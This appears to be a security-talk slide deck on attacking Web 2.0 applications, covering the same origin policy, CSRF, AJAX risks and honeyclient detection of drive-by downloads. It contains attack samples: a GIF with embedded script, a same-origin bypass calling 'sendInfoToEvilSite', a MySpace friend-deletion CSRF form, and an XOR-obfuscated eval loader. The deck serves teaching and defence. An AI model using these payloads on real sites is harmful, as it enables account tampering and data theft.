
Attacking web 2.0 using Man in the endpoint attacks.

Nimrod Luria
Information security architect
Q.Rity Quality Security Solutions LTD.
Nimrod@Qrity.com



Schoolboy hacks into city's tram system


By Graeme Baker

Last Updated: 2:48am GMT 11/01/2008


Qrity
Quality Security Solutions

http://www.telegraph.co.uk/news/main.jhtml;jsessionid=Y5X3DLZOSFSAPQFIQMFSFFOAVCBQ0IV0?xml=/news/2008/01/11/wschool111.xml

Boeing's new 787 Dreamliner passenger jet may have a serious security vulnerability in its onboard computer networks that could allow passengers to access the plane's control systems, according to the U.S. Federal Aviation Administration.




Q.rity
Quality Security Solutions



```
00000000  47 49 46 38 39 61 01 00  01 00 80 00 00 ff ff ff  |GIF89a..........|
00000010  ff ff ff 21 fe 19 3c 73  63 72 69 70 74 3e 61 6c  |...!..<script>al|
00000020  65 72 74 28 31 29 3c 2f  73 63 72 69 70 74 3e 00  |ert(1)</script>.|
00000030  2c 00 00 00 00 01 00 01  00 00 02 02 44 01 00 3b  |,...........D..;|
```


AJAX Reviewed



Where am I ?

Qrity
Quality Security Solutions

Same Origin/Domain Policy



URL	Can I access it?	Why or why not?
http://foo.com/index.html	Yes	The protocol and hostname match. The port is not explicitly stated. The port is assumed to be 80. Note that the directories differ. This directory is / while the other is */bar*.
http://foo.com/cgi-bin/version2/webApp	Yes	The protocol and hostname match. The port is not explicitly stated. The port is assumed to be 80. Note that the directories differ. This directory is */cgi-bin/version2* while the other is */bar*.
http://foo.com:80/bar/baz.html	Yes	Has almost identical URL. The HTTP protocol matches, the port is 80 (the default port for HTTP), and the hostname is the same.
https://foo.com/bar/baz.html	No	The protocols differ. This one uses HTTPS.
http://www.foo.com/bar/baz.html	No	The hostnames differ. This hostname is *www.foo.com* instead of *foo.com*
http://foo.com:8080/bar/baz.html	No	The port numbers differ. The port here is *8080*, while the other port is assumed to be 80.

Table 2-1 How the Same Origin Policy Works when http://foo.com/bar/baz.html Attempts to Load Certain URLs

Exceptions to the Same Origin Policy

- Browsers allow limited exceptions to the same origin policy

```
<script>
document.domain = "foo.com";
</script>
```

then http://xyz.foo.com/anywhere.html can send an HTTP request to http://www.foo
.com/bar/baz.html and read its contents.

You cannot put any domain in document.domain.

The document.domain must be the *superdomain of the domain from which the page originated,*

such as foo.com from www.foo.com.

What Happens if the Same Origin Policy Is Broken?

```
function callbackFunction() {
if ( document.domain == "safesite.com") {
return "Confidential Information";
}
return "Unauthorized";
}
```

```
<script>
function callbackFunction() {return 0;}
document.__defineGetter__("domain", function() {return "safesite.com"});
setTimeout("sendInfoToEvilSite(callbackFunction())",1500);
</script>
<script
src="http://somesite.com/GetInformation?callback=callbackFunction">
</script>
```

Q.rity
Quality Security Solutions

" Note that if the same origin policy were broken, then *every web application would be* vulnerable to attack—not just webmail applications. **No security would exist on the web. "**

- □ Hacking Exposed Web 2.0 application, Web 2.0 Security Secrets and solutions.

Q.rity
Quality Security Solutions

Top Attacks against Web 2.0

- Cross-Site Request Forgery (CSRF)
- XML Poisoning
- RSS / Atom Injection
- WSDL Scanning and Enumeration
- HTTP Request Splitting
- Malicious AJAX Code Execution
- RIA thick client binary manipulation

How Does SCRF works

□

```
<form name="PageForm" action="index.cfm" method="get">
<input type="Hidden" name="fuseaction" value="user.editfriends">
<input type="hidden" name="friendID" value="YOURIDHERE">
<input type="hidden" name="page" value="">
<input type=hidden name=Mytoken value=YOURTOKENHERE>
</form>

<form
action="http://collect.myspace.com/index.cfm?fuseaction=user.deleteFrien
d&page=0" method="post" name="friendsDelete" id="friendsDelete">
<input type="hidden" name="hash" value="YOURHASHHERE">
<input type=hidden name=Mytoken value=YOURTOKEN>
<input type="checkbox" name="delFriendID" value="6221" checked>
</form>
<script>
document.friendsDelete.submit()
</script>
</body></html>
```

Q.rity
Quality Security Solutions

How To Avoid It:

- Always use POST for operations
- Explicitly Authorize Activity
- Use the ViewStateUserKey in ASP.NET
- Consistently perform input validation at the client and at the server side.
- Be sure that the application AJAX logic can’t be broken
- Be sure that an attacker can’t change the DOM or inject HTML or scripting using your code.
- Encode your input and output
- Load javascript functionality on demand
- Use MAC (Message Authentication Code) for every post that operation to the site (ViewStateUserKey)

Qrity
Quality Security Solutions

XMLHttpRequest Best Practices

- XmlHttpRequest Object (XHR)
- Can be used on compromised Clients to exploit additional vulnerabilities.
- When transmitting data with it, be sure that sensitive communications are properly encrypted.
  - SSL
  - SAML
  - WS-Security

Honeyclient Overview

Q.rity

Quality Security Solutions

What is a honeyclient? (I)

Definition:

> ***Honeyclients are active security devices in search of malicious servers that attack clients. The honeyclient poses as a client and interacts with the server to examine whether an attack has occurred.***

Source:

http://en.wikipedia.org/wiki/Client_honeypot_/_honeyclient

What is a honeyclient? (II)

- Different honeyclients depending on level of interaction:

1. Low interaction honeyclients
2. High interaction honeyclients

Low interaction Honeyclient

- Light weight or simulated clients (web crawler)
- Identifies known attacks based on:

  - Static analyses
  - Signatures
- May fail to emulate vulnerabilities in client apps
- Tools:

  - HoneyC
  - SpyBye
  - PhoneyC

Q.rity
Quality Security Solutions

High interaction Honeyclient

- Fully functional operating system with vulnerable applications (browsers, plugins)
- Detection of known/unknown attacks via comparison of different states (before and after visit of a server)
- Slow & prone to detection evasion
- Tools:
  - HoneyMonkey
  - Capture-HPC
  - MITRE Honeyclient


Threat focus 1: Drive-by Download

- Download of malware without awareness of the user.
- Malware offered and executed through exploitation of (multiple) vulnerabilities in browser, plugin, etc.
- Specific vulnerabilities targeted, based on:
  - –Browser (IE/Firefox)
  - –Browser plugins
  - –VM versions
  - –Patch level operating system

Q.rity
Quality Security Solutions

Threat focus 2: Code obfuscation


- Code obfuscation
  - Hide the exploit-vector
  - Evasion of signature-based detection (AV products, Intrusion Detection Systems)
  - Examples seen for Javascript, VBScript



```
function xor_str(plain_str, xor_key){
    var xored_str = "";
    for (var i = 0 ; i < plain_str.length; ++i)
        xored_str += String.fromCharCode(xor_key ^ plain_str.charCodeAt(i));
    return xored_str;
}
var plain_str =
"\xf6\xdb\xdc\xdb\xdc\xa0\xb7\xa4....\xff\xed\xdb\xdc\xdb\xdc";
var xored_str = xor_str(plain_str, 214);
eval(xored_str);
```

Threat focus 3: Compromised websites

Exploits imported from other servers via iframes, redirects, Javascript client side redirects



Source: http://www.honeynet.org/papers/mws/KYE-Malicious_Web_Servers.htm

Links

- HoneySpider Network
  - http://www.honeyspider.org/
- Capture HPC
  - https://projects.honeynet.org/capture-hpc/
- Weka
  - http://www.cs.waikato.ac.nz/ml/weka/
- ngrams package:
  - http://code.google.com/p/ngrams/
- Heritrix
  - http://crawler.archive.org/

Q & A

Q.rity

Quality Security Solutions